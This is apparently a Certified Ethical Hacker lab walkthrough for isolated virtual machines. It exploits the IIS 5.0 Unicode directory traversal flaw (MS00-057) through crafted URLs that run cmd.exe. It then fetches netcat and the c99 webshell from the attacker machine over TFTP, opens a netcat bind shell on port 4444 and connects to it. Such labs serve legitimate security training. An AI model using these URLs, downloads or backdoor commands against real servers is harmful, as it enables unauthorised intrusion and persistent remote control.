

CEH - IIS UNICODE

Configuration:

Your machine is HACKER, running Windows XP Professional SP2.
The IP address of your machine is 192.168.100.66/24.
Your target machine is WIN2000, running Windows 2000
The IP address of target machine is 192.168.100.2/24.

Objectives:

1. Use Netcat to check for the vulnerability.
Send a malformed URL which attempt to exploit the directory traversal vulnerability in IIS (**MS00-057**).
2. Upload netcat to the IIS server and demonstrate how we can use netcat as a backdoor.

Tools:

Netcat

Preparation:

Ensure that HACKER and WIN2000 virtual machines are connected.

Logon to HACKER virtual machine and try to test connectivity between these two machines by using standard ping command.

Exploiting IIS Vulnerability

Detailed Steps:

1. In the HACKER virtual machine, open a command prompt. Navigate to C:\Tools\NC directory and run this command:

```
C:\Tools\NC>nc 192.168.100.2 80
```

And then just type :

HEAD / HTTP/1.0

<then press ENTER twice>

```
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Mon, 13 Jul 2009 13:50:01 GMT
Content-Type: text/html
Content-Length: 87
```


```
<html><head><title>Error</title></head><body>The parameter
is incorrect. </body>
</html>
```

The result shown port 80/tcp (ftp) is open and this port is a webserver using IIS 5.0.

2. Open your Internet Explorer in HACKER, then send this url :

<http://192.168.100.2/scripts/..%25c../winnt/system32/cmd.exe?/c+dir+c:\>

you will see similar to this




Uploading Netcat as backdoor

1. On the HACKER virtual machine, navigate to **C:\tools\NC** and then copy **nc.exe** to C:\Tools\TFTD32 folder and then run tftpd32.exe
2. Now we will upload Netcat to the IIS server, so we will use TFTP and integrate TFTP command to the malformed URL using the same technique.
Open Internet Explorer in HACKER, then type this URL :

http://192.168.100.2/scripts/..%255c../winnt/system32/cmd.exe?/c+TFTP+-i+192.168.100.66+GET+nc.exe

you will see an error, but this is normal :



- Looking at the tftpd log window, you can verify that you have successfully uploaded the nc.exe file. Then to see if that nc.exe file has been uploaded to the IIS server, Open internet explorer and then enter this URL :

http://192.168.100.2/scripts/..%25c../winnt/system32/cmd.exe?/c+dir+c:\inetpub\scripts

This will list the content of C:\Inetpub\scripts directory in WIN2000.

- Now we have netcat uploaded to the IIS server. We will use it to create a backdoor for easy access or in order to get a command prompt in WIN2000.

The command to do that is :

nc -L -p 4444 -d -e cmd.exe


But, we need to convert this command into URL. It will look like this one :

http://192.168.100.2/scripts/..%25c../winnt/system32/cmd.exe?/c+nc+-L+-p+4444+-d+-e+cmd.exe

Issue that command from HACKER machine's internet explorer.

- Navigate back to C:\Tools\NC directory and run this command :

C:\tools\NC>nc 192.168.100.2 4444




Uploading a WEBSHELL :

1. On the HACKER virtual machine, navigate to **C:\tools\PHP-Shell** and then copy **c99.php** to C:\Tools\TFTD32 folder and then run tftpd32.exe
2. Now we will upload c99.php to the IIS server, so we will use TFTP and integrate TFTP command to the malformed URL using the same technique.
Open Internet Explorer in HACKER, then type this URL :

http://192.168.100.2/scripts/..%25c../winnt/system32/cmd.exe?/c+TFTP+-i+192.168.100.66+GET+c99.php

you will see an error, but this is normal :



- Looking at the tftpd log window, you can verify that you have successfully uploaded the c99.php file. Then to see if that c99.php file has been uploaded to the IIS server, Open internet explorer and then enter this URL :

http://192.168.100.2/scripts/..%255c../winnt/system32/cmd.exe?/c+dir+c:\inetpub\scripts

This will list the content of C:\Inetpub\scripts directory in WIN2000.

- Now we have c99.php uploaded to the IIS server. Just open your internet browser, and go to this URL :

http://192.168.100.2/scripts/c99.php

